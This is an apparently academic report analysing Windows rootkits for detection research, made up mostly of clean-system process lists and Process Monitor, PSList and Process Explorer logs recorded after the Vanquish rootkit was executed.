



# Windows Rootkit Analysis Report

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## **Introduction**

This report focuses on Windows Rootkits and their affects on computer systems. We also suggest that combining deployment of a rootkit with a BOT makes for a very stealth piece of malicious software.

We have used various monitoring tools on each of the rootkits and have included most but not all of the monitor logs due to space constraints. However, if a log is needed for perusal it is available. Some of the rootkits we investigated contained readme files which were, for the most part, quite informative and actually substantiated some of our monitoring log findings. For the rootkits that contained readme files we have either included them within the document or have included a link for them.

At the beginning of this report we have included clean monitoring logs from two different tools that we employed on the rootkits. We have other clean logs but did not include them for the sake of space. Once more, as the logs for the rootkits will be available if needed so will these clean logs.

Most of the rootkits that we studied had executable files included in their collection of files and folders. Our monitoring process took place after executing these files. In the group of eleven rootkits that we were given there were two rootkits that did not contain executable files (AK922 and NTRootkit); at the time of this report's submission we do not have monitoring logs for these, but we are working toward that goal.

It is our hope that the logs included in this report will give an understanding of how each rootkit is affecting the computer system. Further we would like to think that it will help in the efforts to create a new software tool which might discover and eradicate these computer irritants more efficiently and consistently than what is available at the present time.

## Clean Monitoring Tool Logs

### Clean System PSList

<b>Name</b>	<b>Pid</b>	<b>Pri</b>	<b>Thd</b>	<b>Hnd</b>	<b>Priv</b>	<b>CPU Time</b>	<b>Elapsed Time</b>
Idle	0	0	1	0	0	0:05:46.728	0:00:00.000
System	4	8	89	204	0	0:00:03.605	0:00:00.000
Smss	656	11	3	19	164	0:00:00.050	0:05:57.924
Csrss	720	13	11	363	1580	0:00:02.874	0:05:55.901
Winlogon	744	13	22	520	6880	0:00:01.321	0:05:54.019
Services	788	9	15	251	1540	0:00:01.602	0:05:53.858
Lsass	800	9	21	340	3648	0:00:00.690	0:05:53.818
Svchost	948	8	18	194	2932	0:00:00.190	0:05:53.117
Svchost	1008	8	9	216	1604	0:00:00.300	0:05:52.737
Svchost	1048	8	78	1327	12488	0:00:01.962	0:05:52.546
Svchost	1096	8	5	59	1036	0:00:00.030	0:05:52.476
Svchost	1148	8	13	202	1564	0:00:00.050	0:05:51.966
Spoolsv	1380	8	13	124	3084	0:00:00.130	0:05:50.403
Explorer	1500	8	13	404	12184	0:00:02.293	0:05:50.123
Gearsec	1616	8	2	29	248	0:00:00.010	0:05:49.792
Ctfmon	1676	8	1	76	808	0:00:00.090	0:05:49.101
PQV2iSvc	1700	8	7	211	13204	0:00:04.206	0:05:48.671
GhostTray	1780	8	8	150	1848	0:00:01.171	0:05:48.040
Alg	564	8	6	97	1052	0:00:00.020	0:05:42.552
Wscntfy	596	8	1	39	512	0:00:00.030	0:05:42.071
Wuauclt	1396	8	7	201	6288	0:00:00.190	0:05:00.872
Cmd	628	8	1	34	1904	0:00:00.060	0:01:04.522
Pslist	700	13	2	86	900	0:00:00.040	0:00:00.270

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## Clean System Process Explorer

Process	PID	CPU	Description	Company Name
wscntfy.exe	540		Windows Security Center Notification App	Microsoft Corporation
winlogon.exe	684		Windows NT Logon Application	Microsoft Corporation
System Idle Process	0	97.03		
System	4	0.99		
svchost.exe	892		Generic Host Process for Win32 Services	Microsoft Corporation
svchost.exe	948		Generic Host Process for Win32 Services	Microsoft Corporation
svchost.exe	984		Generic Host Process for Win32 Services	Microsoft Corporation
svchost.exe	1112		Generic Host Process for Win32 Services	Microsoft Corporation
svchost.exe	1244		Generic Host Process for Win32 Services	Microsoft Corporation
spoolsv.exe	1452		Spooler SubSystem App	Microsoft Corporation
smss.exe	604		Windows NT Session Manager	Microsoft Corporation
services.exe	728	0.99	Services and Controller app	Microsoft Corporation
procxp.exe	3640		Sysinternals Process Explorer	Sysinternals - www.sysinternals.com
PQV2iSvc.exe	1604		Service Module	Symantec Corporation
lsass.exe	740		LSA Shell (Export Version)	Microsoft Corporation
Interrupts	n/a		Hardware Interrupts	
GhostTray.exe	480		Tray Application	Symantec Corporation
gearsec.exe	1564		gearsec	GEAR Software
explorer.exe	1332		Windows Explorer	Microsoft Corporation
DPCs	n/a		Deferred Procedure Calls	
ctfmon.exe	288		CTF Loader	Microsoft Corporation
csrss.exe	660	0.99	Client Server Runtime Process	Microsoft Corporation
alg.exe	244		Application Layer Gateway Service	Microsoft Corporation

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## Vanquish Chase

Vanquish is a rootkit with many possibilities. I will discuss in the summary information what I have found regarding its uses. In the interim I will show some of the monitoring logs after Vanquish had been executed. I start out with PSList, as you can see Vanquish shows up as a process, however, it does not stay visible for a long period of time in the processes.

### PSList Vanquish

Name	Pid	Pri	Thd	Hnd	Priv	CPU Time	Elapsed Time
Idle	0	0	1	0	0	15:44.6	00:00.0
System	4	8	89	206	0	00:45.2	00:00.0
smss	604	11	3	19	248	00:00.1	54:19.6
csrss	660	13	12	351	1692	00:09.6	54:18.3
winlogon	684	13	20	579	7960	00:04.5	54:16.4
services	728	9	16	341	3468	00:06.7	54:16.3
lsass	740	9	20	339	3636	00:02.2	54:16.2
svchost	892	8	17	191	2928	00:00.3	54:15.6
svchost	948	8	9	240	1652	00:00.6	54:15.3
svchost	984	8	73	1407	13428	01:04.3	54:15.0
svchost	1044	8	4	58	1048	00:00.1	54:14.5
svchost	1088	8	13	201	1580	00:00.0	54:14.3
explorer	1372	8	17	654	18624	00:53.3	54:13.0
spoolsv	1404	8	10	118	3052	00:00.1	54:12.8
gearsec	1548	8	2	29	260	00:00.0	54:12.5
ctfmon	1628	8	1	118	896	00:00.6	54:12.0
GhostTray	1652	8	7	147	1648	00:04.4	54:11.7
PQV2iSvc	1688	8	6	202	7152	01:02.6	54:11.4
alg	544	8	6	101	1112	00:00.0	54:06.8
wsentfy	352	8	1	39	548	00:00.1	54:05.4
cmd	3424	8	1	34	1944	00:00.1	56:16.1
<b>vanquish</b>	<b>2456</b>	<b>8</b>	<b>1</b>	<b>23</b>	<b>272</b>	<b>00:00.0</b>	<b>00:05.5</b>
pslist	2460	13	2	101	1084	00:00.1	00:03.1

The next log shown is an excerpt from Process Monitor. This shows if you look at the time of 2:04:0 from the process start to process exit is only a matter of approximately 20 seconds. This log also shows the dlls that were affected by Vanquish.

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## Vanquish Process Monitor (Process Start – Exit)

Seq...	Time...	Process Name	PID	Operation	Path	Result	Detail
14242	2:04:0...	vanquish.exe	1160	Process Start		SUCCESS	Parent PID: 1372
14243	2:04:0...	vanquish.exe	1160	Thread Create		SUCCESS	Thread ID: 2416
14251	2:04:0...	vanquish.exe	1160	Load Image	C:\Documents and Settings\210user\De...	SUCCESS	Image Base: 0x400000, Image Size:...
14253	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Si...
14567	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Si...
14577	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Si...
14580	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Siz...
14592	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Si...
14595	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Si...
14598	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\securl32.dll	SUCCESS	Image Base: 0x77fe0000, Image Siz...
14670	2:04:0...	vanquish.exe	1160	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Si...
15031	2:04:0...	svchost.exe	984	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
15032	2:04:0...	svchost.exe	984	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16014	2:04:2...	vanquish.exe	1160	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16015	2:04:2...	vanquish.exe	1160	Process Exit		SUCCESS	Exit Status: 1, User Time: 0.010014...
16173	2:04:2...	svchost.exe	892	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16232	2:04:2...	lsass.exe	740	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16301	2:04:3...	lsass.exe	740	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16302	2:04:3...	lsass.exe	740	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16408	2:04:3...	svchost.exe	984	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16499	2:04:3...	svchost.exe	984	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...
16972	2:04:5...	winlogon.exe	684	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time:...

Below is a log taken from Process Explorer which shows the threads that were affected by Vanquish's execution.

### Process Explorer Thread Stack Vanquish

ntoskrnl.exe	ExReleaseResourceLite	0x1a3
ntoskrnl.exe	PsGetContextThread	0x329
ntdll.dll	KiFastSystemCallRet	
ADVAPI32.dll	StartServiceW	0x20e
ADVAPI32.dll	StartServiceCtrlDispatcherA	0x62
vanquish.exe	0x288b	
vanquish.exe	0x27db	
kernel32.dll	RegisterWaitForInputIdle	0x49

Next is a rather long log of the events that took place during Vanquish's execution from Process Monitor. These events are only related to Vanquish.exe.

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## Process Monitor Events Vanquish

(All have process name Vanquish.exe, PID 1160 and are in sequence)

Operation	Path	Result	Detail
Process Start		SUCCESS	Parent PID: 1372
Thread Create		SUCCESS	Thread ID: 2416
QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\vanquish.exe
Load Image	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x6000
Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\vanquish.exe
CreateFile	C:\WINDOWS\Prefetch\VANQUISH.EXE-018E25CD.pf	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: None, AllocationSize: n/a, OpenResult: Opened
QueryStandardInformationFile	C:\WINDOWS\Prefetch\VANQUISH.EXE-018E25CD.pf	SUCCESS	AllocationSize: 8,192, EndOfFile: 4,976, NumberOfLinks: 1, DeletePending: False, Directory: False
ReadFile	C:\WINDOWS\Prefetch\VANQUISH.EXE-018E25CD.pf	SUCCESS	Offset: 0, Length: 4,976
ReadFile	C:\WINDOWS\Prefetch\VANQUISH.EXE-018E25CD.pf	SUCCESS	Offset: 0, Length: 4,976, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
CloseFile	C:\WINDOWS\Prefetch\VANQUISH.EXE-018E25CD.pf	SUCCESS	
CreateFile	C:	SUCCESS	Desired Access: Read Attributes, Write Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
QueryInformationVolume	C:	SUCCESS	VolumeCreationTime: 1/26/2008 2:05:49 PM, VolumeSerialNumber: 4016-EE0A, SupportsObjects: True, VolumeLabel:
FileSystemControl	C:	SUCCESS	Control: FSCTL_FILE_PREFETCH
CreateFile	C:\	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a,
QueryDirectory	C:\	SUCCESS	0: AUTOEXEC.BAT, 1: boot.ini, 2: Config.Msi, 3: CONFIG.SYS, 4: Documents and Settings, 5: hiberfil.sys, 6: IO.SYS, 7: MSDOS.SYS, 8: NTDETECT.COM, 9: ntlldr, 10: pagefile.sys, 11: Program Files, 12: RECYCL
QueryDirectory	C:\	NO MORE FILES	
CloseFile	C:\	SUCCESS	

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CreateFile	C:\DOCUMENTS AND SETTINGS	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete,
QueryDirectory	C:\Documents and Settings	SUCCESS	0: ., 1: .., 2: 210user, 3: All Users, 4: Default User, 5: LocalService, 6: NetworkService
QueryDirectory	C:\Documents and Settings	NO MORE FILES	
CloseFile	C:\Documents and Settings	SUCCESS	
CreateFile	C:\Documents and Settings\210user	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write,
QueryDirectory	C:\Documents and Settings\210user	SUCCESS	0: ., 1: .., 2: Application Data, 3: Cookies, 4: Desktop, 5: Favorites, 6: Local Settings, 7: My Documents, 8: NetHood, 9: NTUSER.DAT, 10: ntuser.dat.LOG, 11: ntuser.ini, 12
QueryDirectory	C:\Documents and Settings\210user	NO MORE FILES	
CloseFile	C:\Documents and Settings\210user	SUCCESS	
CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read
QueryDirectory	C:\Documents and Settings\210user\Desktop	SUCCESS	0: ., 1: .., 2: autoruns.exe, 3: DellLaptopBuild, 4: flypaper.exe, 5: handle.exe, 6: HandleVanquish.txt, 7: HandleVanquish2.txt, 8: procexp.exe, 9: Procmon.exe, 10:
QueryDirectory	C:\Documents and Settings\210user\Desktop	NO MORE FILES	
CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS	
CreateFile	C:\WINDOWS	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize
QueryDirectory	C:\WINDOWS	SUCCESS	0: ., 1: .., 2: \$hf_mig\$, 3: \$MSI31Uninstall_KB893803v2\$, 4: \$NtServicePackUninstall\$, 5: \$NtServicePackUninstallIDNMitigationAPIs\$, 6: \$NtServicePackUninstallNLSDownlevelMapping\$, 7: \$NtUninstall
QueryDirectory	C:\WINDOWS	NO MORE FILES	
CloseFile	C:\WINDOWS	SUCCESS	
CreateFile	C:\WINDOWS\system32	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, Alloc

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QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: ., 1: ..., 2: \$winnt\$.inf, 3: 1025, 4: 1028, 5: 1031, 6: 1033, 7: 1037, 8: 1041, 9: 1042, 10: 1054, 11: 12520437.cpx, 12: 12520850.cpx, 13: 2052, 14: 3076, 15: 3com_dmi, 16: 6to4svc.dll
QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: eapp3hst.dll, 1: eappcfg.dll, 2: eappgnui.dll, 3: eapphost.dll, 4: eappprxy.dll, 5: eapqec.dll, 6: eapsvc.dll, 7: edit.com, 8: edit.hlp, 9: edlin.exe, 10: efsadu.dll, 11: ega.cpi, 12:
QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: mmtask.tsk, 1: mmutilse.dll, 2: mnmd.dll, 3: mnmsvc.exe, 4: mobsync.dll, 5: mobsync.exe, 6: mode.com, 7: modemui.dll, 8: modex.dll, 9: more.com, 10: moricons.dll, 11: mountvol.exe, 1
QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: progman.exe, 1: proquota.exe, 2: proxycfg.exe, 3: psapi.dll, 4: psbase.dll, 5: pschdcnt.h, 6: pschdprf.dll, 7: pschdprf.ini, 8: pscript.sep, 9: psnppagn.dll, 10: pstorec.dll, 11: pstor
QueryDirectory	C:\WINDOWS\system32	SUCCESS	0: w32tm.exe, 1: w32topl.dll, 2: w3ssl.dll, 3: watchdog.sys, 4: wavemsp.dll, 5: wbcache.deu, 6: wbcache.enu, 7: wbcache.esn, 8: wbcache.fra, 9: wbcache.ita, 10: wbcache.nld, 11: wbcache.s
QueryDirectory	C:\WINDOWS\system32	NO MORE FILES	
CloseFile	C:\WINDOWS\system32	SUCCESS	
CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRe
QueryStandardInformationFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	AllocationSize: 708,608, EndOfFile: 706,048, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, Ope
QueryStandardInformationFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	AllocationSize: 991,232, EndOfFile: 989,696, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\unicode.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, Open
QueryStandardInformationFile	C:\WINDOWS\system32\unicode.nls	SUCCESS	AllocationSize: 90,112, EndOfFile: 89,588, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\locale.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\locale.nls	SUCCESS	AllocationSize: 266,240, EndOfFile: 265,948, NumberOfLinks: 1, DeletePending: False, Directory: False

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CreateFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS	AllocationSize: 24,576, EndOfFile: 23,044, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	AllocationSize: 24,576, EndOfFile: 24,576, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\user32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\user32.dll	SUCCESS	AllocationSize: 581,632, EndOfFile: 578,560, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS	AllocationSize: 286,720, EndOfFile: 285,184, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	AllocationSize: 618,496, EndOfFile: 617,472, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	AllocationSize: 585,728, EndOfFile: 584,704, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\secur32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\secur32.dll	SUCCESS	AllocationSize: 57,344, EndOfFile: 56,320, NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenR
QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	AllocationSize: 110,592, EndOfFile: 110,080, NumberOfLinks: 1, DeletePending: False, Directory: False

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formationFile	dll		NumberOfLinks: 1, DeletePending: False, Directory: False
CreateFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, Open
QueryStandardInformationFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS	AllocationSize: 266,240, EndOfFile: 262,148, NumberOfLinks: 1, DeletePending: False, Directory: False
CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\unicode.nls	SUCCESS	
CloseFile	C:\WINDOWS\system32\locale.nls	SUCCESS	
CloseFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS	
CloseFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	
CloseFile	C:\WINDOWS\system32\user32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\secur32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS	
CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
CreateFile	C:\Documents and Settings\210user\Desktop\vanquish.exe	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
CreateFile	C:\WINDOWS\system32\user32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
CreateFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes:

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CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
CreateFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
CreateFile	C:\WINDOWS\system32\secur32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
ReadFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Offset: 390,144, Length: 53,248, I/O Flags: Non-cached, Paging I/O
ReadFile	C:\Documents and Settings\210user\Desktop\vanquis h.exe	SUCCESS	Offset: 4,096, Length: 8,192, I/O Flags: Non-cached, Paging I/O
ReadFile	C:\Documents and Settings\210user\Desktop\vanquis h.exe	SUCCESS	Offset: 12,288, Length: 4,096, I/O Flags: Non-cached, Paging I/O
ReadFile	C:\Documents and Settings\210user\Desktop\vanquis h.exe	SUCCESS	Offset: 16,384, Length: 4,096, I/O Flags: Non-cached, Paging I/O
CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	
CloseFile	C:\Documents and Settings\210user\Desktop\vanquis h.exe	SUCCESS	
CloseFile	C:\WINDOWS\system32\user32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\secur32.dll	SUCCESS	
CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
CloseFile	C:	SUCCESS	
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution	NAME NOT FOUND	Desired Access: Read

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CreateFile	Options\vanquish.exe C:\Documents and Settings\210user\Desktop	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize:
FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS	Control: FSCTL_IS_VOLUME_MOUNTED
QueryOpen	C:\Documents and Settings\210user\Desktop\vanquish.exe.Local	NAME NOT FOUND	
Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\GDI32.dll	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USER32.dll	NAME NOT FOUND	Desired Access: Read
RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length: 16
RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/2004 8:00:00 AM, LastAccessTime: 10/22/2008 2:04:05 PM, LastWriteTime: 4/13/2008 8:11:54 PM, ChangeTime: 7/31/2008 10:19:37 AM,

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AllocationSize: 110,592, EndOfFile:

CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Delete, AllocationSize: n/
QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	AllocationSize: 110,592, EndOfFile: 110,080, NumberOfLinks: 1, DeletePending: False, Directory: False
CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	
QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 8/4/2004 8:00:00 AM, LastAccessTime: 10/22/2008 2:04:05 PM, LastWriteTime: 4/13/2008 8:11:54 PM, ChangeTime: 7/31/2008 10:19:37 AM, AllocationSize: 110,592, EndOfFile:
CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Delete, AllocationSize: n/
